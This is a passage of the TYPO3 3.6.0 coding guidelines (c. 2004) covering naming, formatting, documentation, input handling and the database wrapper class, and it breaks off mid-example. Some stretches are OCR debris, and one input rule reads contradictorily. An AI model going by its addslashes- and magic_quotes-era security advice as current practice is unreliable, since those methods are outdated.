Project Coding Guidelines

Extension Key: **doc_core_cgl**

The content of this document is related to TYPO3

- a GNU/GPL CMS/Framework available from www.typo3.com

Revision "CGL360"

Table of Contents

Project Coding Guidelines.........................1
Introduction..1
Summary of TYPO3 3.6.0 coding standard................1
Extension Review Scorecard.....................................2
Visual formatting and naming......................................2
Filenames...2
Classes...2
Functions..3
Headers and footers...3
Line Formatting..4
Documentation...5
Naming conventions..7
Other convensions...8
Notes on TABs...8
Variables and Constants...9
Naming convensions..9
Global variables, constants and input values.............9
System/PHP Variables - the nightmare....................10
Database connectivity and DBAL...............................11
Introduction..11
The wrapper class...12
Using the wrapper class...12
Note on result variables...14
Other guidelines...14
Supported SQL..14
Security in your scripts...15
Overview..15
XSS - Cross Site Scripting.......................................15
SQL injection..16
Validating paths..17
Including files...17
References..17
Coding...17
General PHP practices...17
TYPO3 specific practices...18
Cross platform issues (Windows/Unix)....................19
PHP settings compliance...19
Error code standard..20
References..20
Revision history..21

Introduction

This document is intended for those who are interested in helping with the TYPO3 project by programming extensions or changes to the core.

The guidelines in this document *must* be followed when you write anything to the core of TYPO3.

If you program your own extensions you *may* follow these guidelines but in order to get a review of your extensions with an outcome of "Cigar" or "Cohiba" you will have to follow these rules.

Some people may object to the visual guidelines since everyone has his own habits. You will have to overcome that in the case of TYPO3; the visual guidelines must be followed along with coding guidelines for security. We want all contributions to the project to be as similar in style as possible.

Summary of TYPO3 3.6.0 coding standard

Version 3.6.0 has been cleaned up from the bottom of the code base to reflect a standard for all extensions and future work. Of course all TYPO3 3.6.0 code should comply with these guidelines in general, but in comparison to version 3.5.0 this is the essense of the change:

- XHTML (transitional) / CSS compliance
- Single quotes are used every where.
- XSS and SQL injection prevented by usage of htmlspecialchars(), $GLOBALS['TYPO3_DB']->addslashes(), intval()
- All functions and classes are commented fully with parameters and return values.
- Classes have @package/@subpackage tags, contain a function index and have the CVS keyword “$Id$” in the header comment of the document.

It will be possible to find deviations from this standard in the core of TYPO3 but that will be less than 1% cases and therefore there will be no doubt about the general style and standard of the code.

We encourage everyone to bring their code up to this standard.

Extension Review Scorecard

For the extension review group there is a scorecard document which is listing a set of issues an extension reviewer will go through one by one. The scorecard will also be useful to read through this that is a more practical step-by-step guide to what makes an extension good.

Visual formatting and naming

The visual style of programming code is very important. In TYPO3 we want many programmers to contribute but in the same style. This will help us to:

- Easily read/understand each others code and consequently easily spot security problems or optimization opportunities.
- It is a signal about consistency and cleanliness which is a motivating factor for programmers striving for excellence.

Language

As a general note, *english* words or abbreviations must be used for all class names, function names, comments, database table and field names etc.

Filenames

- No filename may be longer than 31 characters (preferably shorter!).
- Keep them in lowercase as much as possible.

Classes

- One class in each class-file.
- A classfile is named:

  ```
  class.[classname].php
  ```

  classname corresponds to the name of the class in the file, but in *lowercase*.
- classnames are on the form:

  ```
  [library]_[nameInStudlyCaps]
  ```

- *library* is currently either "tslib" (TypoScript library from the “cms” extension) or "t3lib" (TYPO3 library - general + backend).
  If it's an extension the class is always prefixed “tx_” and then the extension key (with underscores removed) and possibly some suffix. Classes prefixed “ux_” is reserved for being *extension classes* (XCLASS) to existing classes.

  Example of extension class: Say you have an extension with the extension key "my_ext" then you can use classnames like this:

  ```
  tx_myext
  tx_myext_blabla
  ```

- studlyCaps means that you separate words with uppercase letters, first word lowercase, like "studlyCaps" (Remember, function and classnames are case-INsensitive in PHP)

Correct:

```
class tslib_makeInterestingOutput              {
      ....
}
```

Wrong:

```
class Im_doing_whateverIWant
{
      ....
}
```

Exceptions:

The class tslib_content.php contains the classes tslib_cObj, tslib_frameset, tslib_tableOffset, tslib_controlTable.

The class tslib_menu.php contains the classes tslib_menu, tslib_tmenu, tslib_gmenu, tslib_imgmenu, tslib_jsmenu

These two class-files differ from the rest, because they include more than one class. Why is that? Because the alternative is to split them up in 9 include-files which depend on each other anyway. So for the sake of efficiency these are still kept together. But the general rule is "one class per class-file":

- Finally all class files should be ended with a few codelines checking for and possibly including an extending-class file. Please see the section in "TYPO3 Core API" about extending classes for details. However here's an example:

  ```
  if (defined('TYPO3_MODE') &&
  $TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['t3lib/class.t3lib_loadmodules.php'])            {
     include_once($TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['t3lib/class.t3lib_loadmodules.php']);
  }
  ```

  And another example from an extension (mininews):

  ```
  if (defined('TYPO3_MODE') &&
  $TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['ext/mininews/pi1/class.tx_mininews_pi1.php'])   {

  include_once($TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['ext/mininews/pi1/class.tx_mininews_pi1.php']);
  }
  ```

- Instantiating a class - or retrieving a classname to instantiate if you need to pass variables to the constructor - should *always* be done by t3lib_div::makeInstance() / t3lib_div::makeInstanceClassName() as that function will check for the existence of an extension class first.

Functions

- There should be practically no functions in TYPO3. Only classes with methods.
- If you want to make functions, put them into a class and use them with the :: -syntax to call the function (method) un-instantiated.

Examples of this is a class like "t3lib_div". Check that out and see how the functions herein is used from other classes.

Example of how this works:

```
class tslib_makeInterestingOutput             {
      function getName ()         {
            return 'Kasper;
      }
}

echo  'My name is '.tslib_makeInterestingOutput::getName();
```

Why?

To keep the function and class-namespaces well-defined and structured and compatible with other libraries. All classes are systematically named with prefixes tslib_ , t3lib_ , tx_ or ux_ and putting functions into the classes helps keeping the namespace clean and easy to overview.

There are a few exceptions:

Common functions	
debug()	- prints an array in a table for debugging purposes. Defined in t3lib/config_default.php Please notice that this function has REMOTE_ADDR dependant output. It will output content only if your IP address as client matches a certain list found in TYPO3_CONF_VARS[SYS][devIPmask]
xdebug()	Defined in t3lib/config_default.php
debugBegin()	Defined in t3lib/config_default.php
debugEnd()	Defined in t3lib/config_default.php

Headers and footers

- Always use "<?php" as opening tags (not only "<?").
- Every file should contain a header with a copyright notice. Just copy a header from one of the other files.

- Remember to put your own name in as copyright holder if you write something from scratch.
- If you modify a library you *must* document what you have changed (GPL requirement). Add your name as author / co-author to these modifications.
- The importance of the header is primarily to state that the code is GNU/GPL'ed. And remember only GPL'ed software is allowed to interface with TYPO3 (according to GPL itself).
- Put in the string “$Id$” in the header comment - in CVS this will be expanded with information about CVS version.
- Put in a comment with the first line containing this string: “[CLASS/FUNCTION INDEX of SCRIPT]” - that will make the “extdeveval” function create an automatically maintained index of functions and classes when ever you use that extension to insert JavaDoc comments.

This is an example. Notice that the standard header is followed by a file-comment in Javadoc style.

```
<?php
/***************************************************************
*  Copyright notice
*
*  (c) 2003-2004 Kasper Skårhøj (kasper@typo3.com)
*  All rights reserved
*
*  This script is part of the TYPO3 project. The TYPO3 project is
*  free software; you can redistribute it and/or modify
*  it under the terms of the GNU General Public License as published by
*  the Free Software Foundation; either version 2 of the License, or
*  (at your option) any later version.
*
*  The GNU General Public License can be found at
*  http://www.gnu.org/copyleft/gpl.html.
*  A copy is found in the textfile GPL.txt and important notices to the license
*  from the author is found in LICENSE.txt distributed with these scripts.
*
*
*  This script is distributed in the hope that it will be useful,
*  but WITHOUT ANY WARRANTY; without even the implied warranty of
*  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
*  GNU General Public License for more details.
*
*  This copyright notice MUST APPEAR in all copies of the script!
***************************************************************/
/**
 * This class holds some functions used by the TYPO3 backend
 *
 * Some scripts that use this class:   admin_integrity.php
 * Depends on:          Depends on loaddbgroup from t3lib/
 *
 * $Id: class.t3lib_test.php,v 1.8 2004/01/30 15:30:01 typo3 Exp $
 *
 * @author  Kasper Skårhøj <kasper@typo3.com>
 */
/**
 * [CLASS/FUNCTION INDEX of SCRIPT]
 */
```

- There are no requirements for a footer.

Line Formatting

- Lines are of arbitrary length. No limitations to 80 chars or such. (Wake up, graphical displays has been available for decades now...)
- Lines end with a chr(10) - UNIX style.
- Indentation is done with TAB's - and NOT spaces! (See note further down)
- **Functions / braces:**

Correct:

```
function makeMyDay($punk)        {
      return 'Do you feel lucky? Well, do you... punk!';
}
```

Wrong:

```
function makeMyDay($punk)
{
return 'Do you feel lucky? Well, do you... punk!';
}
```

- **Control structues:**

Correct:

```
if ($someStuff)   {
      echo 'Hello world';
} else {
      echo 'Hello universe';
}
```

Wrong:

```
if ($someStuff)
      echo “Hello world”;


if ($someStuff)
{
      echo 'Hello world';
}
else
{
      echo 'Hello universe';
}
```

Documentation

- Always include a little description of your function before it, like:

```
/**
 * Returning an integer
 *
 * @param   integer               Input integer
 * @return  integer               Returns the $integer if greater than zero, otherwise zero (0)
 */
function intval_positive($theInt)             {
      $theInt = intval($theInt);
      if ($theInt<0){$theInt=0;}
      return $theInt;
}
```

We are generally in favor of a comment more than in favor of total adherance to the JavaDoc style which we are formally trying to follow. It's more important you get something written than not!

Another good habit is to start your comment "Returns ...." so you basically tell what the output is. That cuts right to the bone.

For general description of this (JavaDoc), refer to

http://java.sun.com/j2se/javadoc/writingdoccomments/index.html

This is some snippets from this website:

<snip>

General Form of a Doc Comment

A doc comment is made up of two parts -- a description followed by zero or more tags, with a blank line (containing a single asterisk "") between these two sections:*

```
/**
 * This is the description part of a doc comment
 *
 * @tag    Comment for the tag
 */
```

*The first line is indented to line up with the code below the comment, and starts with the begin-comment symbol (/**) followed by a return.*

*Subsequent lines start with an asterisk *. They are indented an additional space so the asterisks line up. A space separates the asterisk from the descriptive text or tag that follows it.*

Insert a blank comment line between the description and the list of tags, as shown.

Insert additional blank lines to create "blocks" of related tags (discussed in greater detail below).

The last line begins with the end-comment symbol (/) indented so the asterisks line up and followed by a return. Note that the end-comment symbol contains only a single asterisk (*).*

Break any doc-comment lines exceeding 80 characters in length, if possible. If you have more than one paragraph in the doc comment, separate the paragraphs with a <p> paragraph tag. Also see Troubleshooting Curly Quotes (Microsoft Word) at the end of this document.

Tags:

```
* @author       (classes and interfaces only, required)
* @version      (classes and interfaces only, required) (see footnote 1)
*
* @param        (methods and constructors only)
* @return       (methods only)
* @exception    (@throws is a synonym added in Javadoc 1.2)
* @see
* @since
* @serial       (or @serialField or @serialData)
* @deprecated   (see How and When To Deprecate APIs)
```

Required Tags

An @param tag is required for every parameter, even when the description is obvious. The @return tag is required for every method that returns something other than void, even if it is redundant with the method description. (Whenever possible, find something non-redundant (ideally, more specific) to use for the tag comment.)

</snip>

The way we do it in PHP-files differ a little bit, so in general do like you see in the documents.

The Javadoc style comments are supposed to be parsed by the script found at:

http://www.phpdoc.de/

Comments for classes

Before a class, insert a comment like this:

```
/**
 * Class for the PHP-doc functions.
 *
 * @author  Kasper Skaarhoj <kasper@typo3.com>
 * @package TYPO3
 * @subpackage tx_extdeveval
 */
class tx_extdeveval_phpdoc {
```

Notice how the @author, @package and @subpackage tags are used

- @author - your name and email
- @package - always “TYPO3”
- @subpackage - always “tx_[extension key with no underscores]”

Comments for functions

Before a function, insert a comment like this:

```
      /**
       * Checking function arguments / return value for quality
       *
       * @param   array   Array with keys 0/1 being type / comment of the argument being checked
       * @param   string              Label identifying the argument/return, eg. ...
       * @param   array   Array of return messages. Passed by reference!
       * @param   array   Array of severity levels. Passed by reference!
       * @param   boolean             If true, the comment is for the @return tag.
       * @return  void    No return value needed - changes made to messages/severity ...
       * @access private
       * @see checkCommentQuality()
       */
      function checkParameterComment($var,$label,&$messages,&$severity,$return=FALSE)      {
```

- @param - used for each argument in the function
- @return - used for the return value description
- @access - set to “private” if the function is for internal use in the class only


- @see - use this to refer to other functions in the same class somehow related. Functions in other classes can be entered as [classname]::[functionname]

phpdoc / doxygen

Generally the supported tags are defined by the parser which could be either “phpdoc” or “doxygen” or any other package parsing JavaDoc comments.

Tools for applying comments, validating them and creating API documentation

The extension “Extension Development Evaluator” (extdeveval) has a series of tools which will help you to manage and make useful documentation out of your class/function documentation.


Extension Development Evaluator
Create/Update Extensions PHP API data
getLL() converter
PHP script documentation help
Create/Update Extensions PHP API data
Display API from "ext_php_api.dat" file
temp_CACHED files confirmed removal
PHP source code tuning
Code highlighting
CSS analyzer
Table Icon Listing
IP scripts in the extension and stores it in a "e
oytes) and read.

- **“PHP script documentation help”**
  This tool will let you apply comments to all functions in your classes and automatically insert dummy tags for parameters. Run this tool over your classes to update the internal function index as well.
- **“Create/Update Extensions PHP API data”**
  This tool will take the classes in your extensions, read out all the class/function comments, validate the integrity of them (telling you about obvious errors in the documentation) and finally write a file, “ext_php_api.dat”, which contains information about the API inside.
- **“Display API from “ext_php_api.dat” file”**
  This tool displays the API in HTML format - giving you a very quick API document.

Read the documentation of the “Extension Development Evaluator” extension - it is all fully explained there.

Notice: You should notice that having a “clean” documentation of your classes/functions is measured by using the tool “Create/Update Extensions PHP API data” to evaluate your comments; If none of them are red or orange with notifications then it is OK.


Naming conventions

- For classes see above.
- Variables in classes, studlyCaps is preferred.
- For functions in classes, use studlyCaps as far as possible. But if you use underlining to delineate the words, that's ok too. Variables internally in function; do what you like. Still, use *meaningful* names.
- Most importantly use meaningful names for the functions that convey an idea of what they do and return.
  See http://www.zend.com/zend/art/mistake1.php#Heading3 for good guidelines
- SQL keywords in uppercase (Correct: “INSERT INTO blablabla”. Wrong: “insert into blablabla”)
- **Database tables: Keep it lowercase**! On Windows tablenames are case-insensitive as opposed to UNIX.
- New project-specific tables and project specific fields in existing standard tables should be prepended “user_”. Fields and tables prefixed "user_" will be shown in the Install Tool database analyser with a warning sign so you don't easily remove them!
  However, please consider making your stuff as extensions and if you do so, please see the extension API for guidelines on naming there!

General notice on internal tablenames in TYPO3: Tables prepended “sys_” are not meant to be directly displayed on webpages as content, rather they are for stuff like logging-data or relations. “cache_” is tables which may be totally deleted at any time, because they contain cached information that will be regenerated if it does not exist. “tt_” is a prefix indicating that the table holds records meant for direct display on the pages. Tables/Fields prefixed “tx_” are certainly belonging to an extension.

Other convensions

- For including classes use require_once() (exception is tslib/pagegen where inclusion of classes defined in TS is done with include_once() for now)
- Including language files ("locallang") (and other "soft content" files) use include()
  (There is a tool for helping with integration of locallang labels in the "Extension Development Evaluator" extension (extdeveval). The tool is named "getLL() converter".)



Extension Development Evaluator

Create/Update Extensions PHP API data
getLL() converter
PHP script documentation help

- **Single quotes:** When entering strings use SINGLE-quotes (') - not double-quotes ("). It reduces parsing time. If you want to insert variables in those strings either use sprintf() or just break the string. Examples

  Correct:


  ```
  $myOutput = 'Hello '.$userdata['name'].':';
  ```
  or

  ```
  $myOutput = sprintf('Hello %s', $userdata['name']);
  ```

  Wrong:

  ```
  $myOutput = "Hello ".$userdata["name"].":";
  ```

  There is a tool for helping with the conversion of double quotes to single quotes. It is found in the "Extension Development Evaluator" extension (extdeveval). The tool is named "PHP source code tuning".



Extension Development Evaluator

Create/Update Extensions PHP API data
getLL() converter
PHP script documentation help
Create/Update Extensions PHP API data
Display API from "ext_php_api.dat" file
temp_CACHED files confirmed removal
PHP source code tuning
Code highlighting

- **XHTML/CSS:** Make your work XHTML and CSS compliant (or as close to XHTML as possible).

  We suggest that you read the guidelines for making XHTML compliant documents (go to www.w3.org), try to make a few of them and validate them using W3's online validator - then you have a good first-hand experience of what XHTML requires and you can now code with the basic ruleset in mind. By looking at the source code of the core of TYPO3 3.6+ you should see how XHTML compliancy looks.

Notes on TABs

There seems to be very passionate opinions about whether TABs or spaces should be used for indentation of code blocks in the scripts. For TYPO3 we have chosen TABs to be the standard.

TABS are a better solution because:

- a) a single byte denotes an indent level which is very clean and following the trend of modern markup languages like XHTML (structure) / CSS (style)
- b) it leaves the choice of visual indentation to the editor used – hence it respects the different habits of programmers as to how they read code best. There is no reason that we should force the visual interpretation of an indent level onto people.

In my search for the arguments about spaces over tabs I found a thread here which seems to argue for spaces all through the text. Finally, the last post turned out to contain all my own arguments for tabs, so I have chosen to reproduce it here:

```
<snippet from http://discuss.fogcreek.com/joelonsoftware/default.asp?cmd=show&ixPost=3978>
```

...

To tell you the truth, I and am just baffled that people would ever choose to use spaces for indents, and I've been trying to figure what the arguments even are for that approach, but I've seen none that are very convincing.

I've been coding for a long time, and I've always used tabs over spaces for indention, and here's why:

1.) My preference for indention depth (3 columns) may not be the same as the preferences throughout my development team. If there's someone who likes 2 columns indents and someone else who likes 8 - by using tabs instead of spaces we can all live together peacefully. Each of us sets our editor to interpret tabs the way we are comfortable and all is well.

2.) Spaces inflate file sizes when used for indention in XML and HTML files.

3.) While many editors will attempt to guess indentation, sometimes you need to edit something in less than optimal conditions (ie: with notepad) and nothing beats having an indention key (TAB) on the keyboard instead of manually typing spaces.

4.) As was mentioned earlier, indentation wars wreak havoc when doing diffs in a version control system. By using tabs, you can avoid the need to watch out for small formatting changes like correcting the omission or addition of a single space in an indent.

Just to dispel some of the arguments presented for using spaces, here are some observations:

A) Lorne Laliberte brings up a problem with using tabs mentioning that it makes horizontal spacing difficult. Then, Lorne goes on to offer the solution: basically, use tabs to start the line at the correct indentation, but then use spaces to contribute to any additional horizontal formatting necessary - so there really is no argument here.

B) Mike Gunderloy mentions that book and magazine publishers can't deal with tabs. That may be true, but there's a unique situation when writing a book or a magazine article in that any code appearing in printed media is typically not in need of the same maintenance that live code needs. Code appearing in print is not opened in a developer's editor where the usage of tabs makes a difference. - So, use spaces for publishing printed media, but for code that is actually going to execute this argument doesn't convince me of the need for spaces in indents.

C) Gregor argues that we should all use spaces to indent for the simple reason that spaces doesn't change size from editor to editor. That argument, in fact, is exactly why I think spaces are a bad choice for indents. If I use 1 space for my indents, or if I prefer to code with 23 space indents, wouldn't you want the look of the code to change to something you're more comfortable with when you open it in your editor?

D) Banana Fred points us to this website (http://www.jwz.org/doc/tabs-vs-spaces.html), but the author gets into a lot of EMACS specific things and draws the conclusion that we should "go forth and untabify" without any really convincing reasoning.

E) There seems to be an underlying theme that all editors treat spaces the same, but tabs are treated differently. I'd argue that if your editor doesn't treat tabs correctly, then maybe it's not a problem with tabs... maybe it's a problem with the editor.

I'm not really looking to pick a fight about a very minor programming issue - I just thought I might find someone here who could actually point me towards why "space indentors" are so adamant that their method is better. Unfortunately, I didn't find my answer here.

Matt McElheny
Friday, April 16, 2004

`</snippet>`

Variables and Constants

Naming convensions

- Global variables should be named in uppercase.
- Variables with a large scope should have long names, variables with a small scope can have short names. Temporary variables are best kept short. Someone reading such variables should be able to assume that its value is not used outside a few lines of code.
- Common temporary variables are $i, $j, $k, $m and $n. Since these variables should have small scope prefixes are a bit of overkill.

Global variables, constants and input values

- *Always* access GET and POST vars by a TYPO3 API function (and directly through HTTP_GET_VARS or $_GET or the same for POST)
    - t3lib_div::_GET() : will return the current global HTTP_GET_VARS (unescaped recursively)
    - t3lib_div::_POST() : will return the current global HTTP_POST_VARS (unescaped recursively)
    - t3lib_div::_GP($var) : will return a POST or GET var by name $var, with priority to POST (unescaped recursively)

- If you need to *set* a value in HTTP_GET_VARS globally, always use t3lib_div::_GETset() to write back the HTTP_GET_VARS array (will set both HTTP_GET_VARS and the superglobal $_GET)
- If you access values directly in HTTP_GET_VARS/HTTP_POST_VARS you MUST only do so if your code acts if there are no slashes on the values! (It is not allowed to check magic_quotes settings since TYPO3 will normalize the arrays no matter what!)
- It is also acceptable to use HTTP_GET_VARS and HTTP_POST_VARS directly if you use such as isset() to check whether a value is set.
- If possible, group requests after input variables in an init() function of your classes - thus it is clear to see what external input your application expects. (There are multiple examples in the core of the init() function loading all input variables into internal vars of the class by a series of t3lib_div::_GP() function calls!)
- Do NOT expect in your scripts that input from outside is found in the global vars. It's recommended to use the php.ini-optimized with TYPO3 and that means that the content of HTTP_POST/GET_VARS is NOT transferred to the global name-space.

t3lib_div::_GET(), t3lib_div::_POST() and t3lib_div::_GP() *always* return a value which is unescaped regardless of PHP settings for magic_quotes. (This is one reason to use them!)

Example:

Correct:

```
      $myName = t3lib_div::_GP('myname');
or
      $myName = t3lib_div::_GET('myname');
or
      $myName = t3lib_div::_POST('myname');
```

Wrong:

```
      $myName = $GLOBALS['myname'];
or
      $myName = $GLOBALS['HTTP_POST_VARS']['myname'];
```

- Generally keep variables safe inside of classes in whatever work you do with TYPO3.
- Use a namespace for your GET and POST variables in extensions:
  If you want to make a form-field with the email address, name it:

  ```
  <input name="tx_myext[email]"> or <input name="tx_myext[DATA][email]">
  ```

  Apply the same principles of naming on GET vars as well. You can retrieve that array by a simple function call to t3lib_div::_GP('tx_myext'); or t3lib_div::_GET('tx_myext');
  Please see the Extension API and tutorials in this regard for more guidelines.

Notice: For a list of global variables and constants available in the TYPO3 core see the document "TYPO3 Core API"!

System/PHP Variables - the nightmare

In any case you want to use any of the system variables below, please DO NOT use getenv(), preferably not HTTP_SERVER_VARS either, but call the API function t3lib_div::getIndpEnv().

Follow these guidelines:

- Never use getenv()
- Always use the t3lib_div::getIndpEnv() function if you can. You can depend on those values, that they will work on any platform TYPO3 supports.
- If you really need a variable from HTTP_SERVER_VARS for some reason, you can most likely do so. You may then help us testing the availability of this variable on a variety of systems and suggest to include it as a key in t3lib_div::getIndpEnv().

The whole point of this is to have an “abstraction method” for returning these values regardless of TYPO3 running on a UNIX or WINDOWS server, Apache or ISS, CGI or module. Some of these variables are different from system to system, some does not even exist on some servers, some are swapped around depending on SAPI-type and the story goes on. The declared target of this function, t3lib_div::getIndpEnv(), is to deliver a system independant value which you can always trust to be correct. If its not, we are going to fix it.

Many, many reported bugs in TYPO3 has been due to these variables returning different values. People have then tried to fix it and found a fix which works on their system, but which would break another system. Therefore this function is really necessary. And unfortunately changing it for a certain non-supported setup can only be done with extensive testing afterwards - we don't want to break TYPO3 on systems that *do* work!

If you need a system variable which is not listed below, please investigate the cross-platform/cross-webserver availability and suggest an addition.

Please see the documentation inside the t3lib_div::getIndpEnv() function for the most up-to-date information.

t3lib_div::getIndpEnv()

```
First some definition of terms:

output from parse_url():
URL:
http://username:password@192.168.1.4:8080/typo3/32/temp/phpcheck/index.php/arg1/arg2/arg3/?arg1,arg2,ar
g3&p1=parameter1&p2[key]=value#link1
    [scheme] => 'http'
    [user] => 'username'
    [pass] => 'password'
    [host] => '192.168.1.4'
      [port] => '8080'
    [path] => '/typo3/32/temp/phpcheck/index.php/arg1/arg2/arg3/'
    [query] => 'arg1,arg2,arg3&p1=parameter1&p2[key]=value'
    [fragment] => 'link1'

      Further definition: [path_script] = '/typo3/32/temp/phpcheck/index.php'
                                       [path_dir] = '/typo3/32/temp/phpcheck/'
                                       [path_info] = '/arg1/arg2/arg3/'
                                       [path] = [path_script/path_dir][path_info]
```

URI:	
SCRIPT_NAME	[path_script]++ = /typo3/32/temp/phpcheck/index.php NOTICE THAT SCRIPT_NAME will return the php-script name ALSO. [path_script] may not do that (eg. "/somedir/" may result in SCRIPT_NAME "/somedir/index.php")!
PATH_INFO	[path_info] = /arg1/arg2/arg3/ (Does not work with CGI-versions AFAIK)
HTTP_HOST	[host][:[port]] = 192.168.1.4:8080
REQUEST_URI	[path]?[query] = /typo3/32/temp/phpcheck/index.php/arg1/arg2/arg3/?arg1,arg2,arg3&p1=parameter1&p2[key]=value Suggestion. This is very usefull to make self-referencing URLs or “returnUrl”'s in scripts! Eg in a parameter string: returnUrl=".rawurlencode(t3lib_div::getIndpEnv("REQUEST_URI"))
QUERY_STRING	[query] = arg1,arg2,arg3&p1=parameter1&p2[key]=value
HTTP_REFERER	[scheme]://[host][:[port]][path] = http://192.168.1.4:8080/typo3/32/temp/phpcheck/index.php/arg1/arg2/arg3/?arg1,arg2,arg3&p1=parameter1&p2[key]=value
CLIENT:	
REMOTE_ADDR	(client IP)
REMOTE_HOST	(client host)
HTTP_USER_AGENT	(client user agent)
HTTP_ACCEPT_LANGUAGE	(client accept language)
SERVER:	
SCRIPT_FILENAME	Absolute filename of script (Differs between windows/unix). On windows "C:\\blabla\\blabl\\" will be converted to "C:/blabla/blabl/"
DOCUMENT_ROOT	Absolute path of root of documents: DOCUMENT_ROOT.SCRIPT_NAME = SCRIPT_FILENAME
Special TYPO3 extras:	
TYPO3_HOST_ONLY	[host] = 192.168.1.4
TYPO3_PORT	[port] = 8080 (blank if 80, taken from host value)
TYPO3_REQUEST_URL	[scheme]://[host][:[port]][path]?[query] (sheme will by default be "http" until we can detect if it's https -
TYPO3_REQUEST_SCRIPT	[scheme]://[host][:[port]][path_script]
TYPO3_REQUEST_DIR	[scheme]://[host][:[port]][path_dir]
TYPO3_SITE_URL	[scheme]://[host][:[port]][path_dir] of the TYPO3 websites root

Database connectivity and DBAL

Introduction

TYPO3 has been designed to use MySQL from the beginning. With TYPO3 3.6.0 a database wrapper class has been introduced in all of the core and default global extensions. This means that implementation of various Database Abstraction Layers (DBAL) is now possible. But by default TYPO3 works only with MySQL - and still does this with priority.

In general you can therefore say that TYPO3 is optimized for MySQL while supporting other databases through DBALs implemented as extensions.

The implementation of DBAL was originally implemented in its first version by Kasper Skårhøj, but development is currently headed by Karsten Dambekalns.

The wrapper class

The wrapper class is called “t3lib_DB” and is instantiated globally as $TYPO3_DB.

The class contains three sections of functions

- **MySQL wrapper functions:**
  You can substitute you hardcoded MySQL calls directly with these without further modifications. This is step-1 towards database abstraction support in your extensions!
- **Query building functions:**
  Instead of constructing SELECT, UPDATE, INSERT and DELETE statements directly you can use API functions in the wrapper class for this. This requires a bit more re-design from you but you will get better security in your scripts (prevents SQL injection for UPDATE/INSERT at least) and is step-2 towards database abstraction support in your extensions!
- **Query execution functions:**
  There are functions that combines the creation of SELECT, UPDATE, INSERT and DELETE statements with immediate execution of them. Using these functions is the final step to DBAL support since you allow the wrapper class (and any DBAL implementation on top of it) to create the query and execute it according to the underlying storage method.

Using the wrapper class

MySQL wrapper functions

The coding guidelines require that you use the new database wrapper class. The *minimum* is that you use the mysql-wrapper functions instead of hardcoded calls.

This is easy though. Just look at these examples:

```
$res = mysql(TYPO3_db, 'SELECT * FROM mytable WHERE uid=123 AND title LIKE "%blabla%" ORDER BY title
LIMIT 5');
while($row = mysql_fetch_assoc($res)) {
    echo $row['title'].'<br />';
}
$res = mysql(TYPO3_db, 'INSERT INTO mytable (pid,title) VALUES (123, "My Title")');
$res = mysql(TYPO3_db, 'UPDATE mytable SET title="My Title" WHERE uid=123');
$res = mysql(TYPO3_db, 'DELETE FROM mytable WHERE uid=123');
```

This would be re-written to:

```
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, 'SELECT * FROM mytable WHERE uid=123 AND title LIKE
"%blabla%" ORDER BY title LIMIT 5');
while($row = $GLOBALS['TYPO3_DB']->sql_fetch_assoc($res)) {
    echo $row['title'].'<br />';
}
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, 'INSERT INTO mytable (pid,title) VALUES (123, "My Title")');
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, 'UPDATE mytable SET title="My Title" WHERE uid=123');
$res = $GLOBALS['TYPO3_DB']->sql(TYPO3_db, 'DELETE FROM mytable WHERE uid=123');
```

As you can see “mysql_fetch_assoc()” has “my...” stripped and the global database object prepended and thus becomes “$GLOBALS['TYPO3_DB']->sql_fetch_assoc()”. This is the same for all other supported MySQL calls.

Notice: *It is not every single MySQL call that is supported. Only those found used in the core of TYPO3 at the time of the implementation of t3lib_DB was included. Please see “class.t3lib_DB.php” for the complete list of support.*

Building queries

You can also use the wrapper class to build your queries. The greatest advantage of this is that you avoid SQL injection possibilities in all INSERT and UPDATE queries and generally get a more clean code. The idea is that you call a function with some parameters and in return you will get a SQL query you can pass to $GLOBALS['TYPO3_DB']->sql()

Look at the SQL examples above; this is how the same set of code would look using the query building functions in the wrapper class:

```
// SELECT:
$query = $GLOBALS['TYPO3_DB']->SELECTquery(
                '*',         // SELECT ...
                'mytable',     // FROM ...
